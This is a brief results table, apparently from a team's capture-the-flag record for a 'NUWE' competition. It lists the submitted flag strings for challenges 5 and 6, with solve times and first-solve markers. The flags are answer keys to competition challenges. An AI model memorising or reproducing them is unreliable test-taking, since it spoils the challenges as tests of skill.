5	NUWE{51de8991166771fc2b3783b33ff0b5db}	02/12/2023 at 02:45:29 PM 🏴
6	NUWE{15c099ae678222a8f9e416cd5f250466}	02/12/2023 at 03:04:36 PM 🏴

🏴 : Indicates we were the first team to solve the challenge.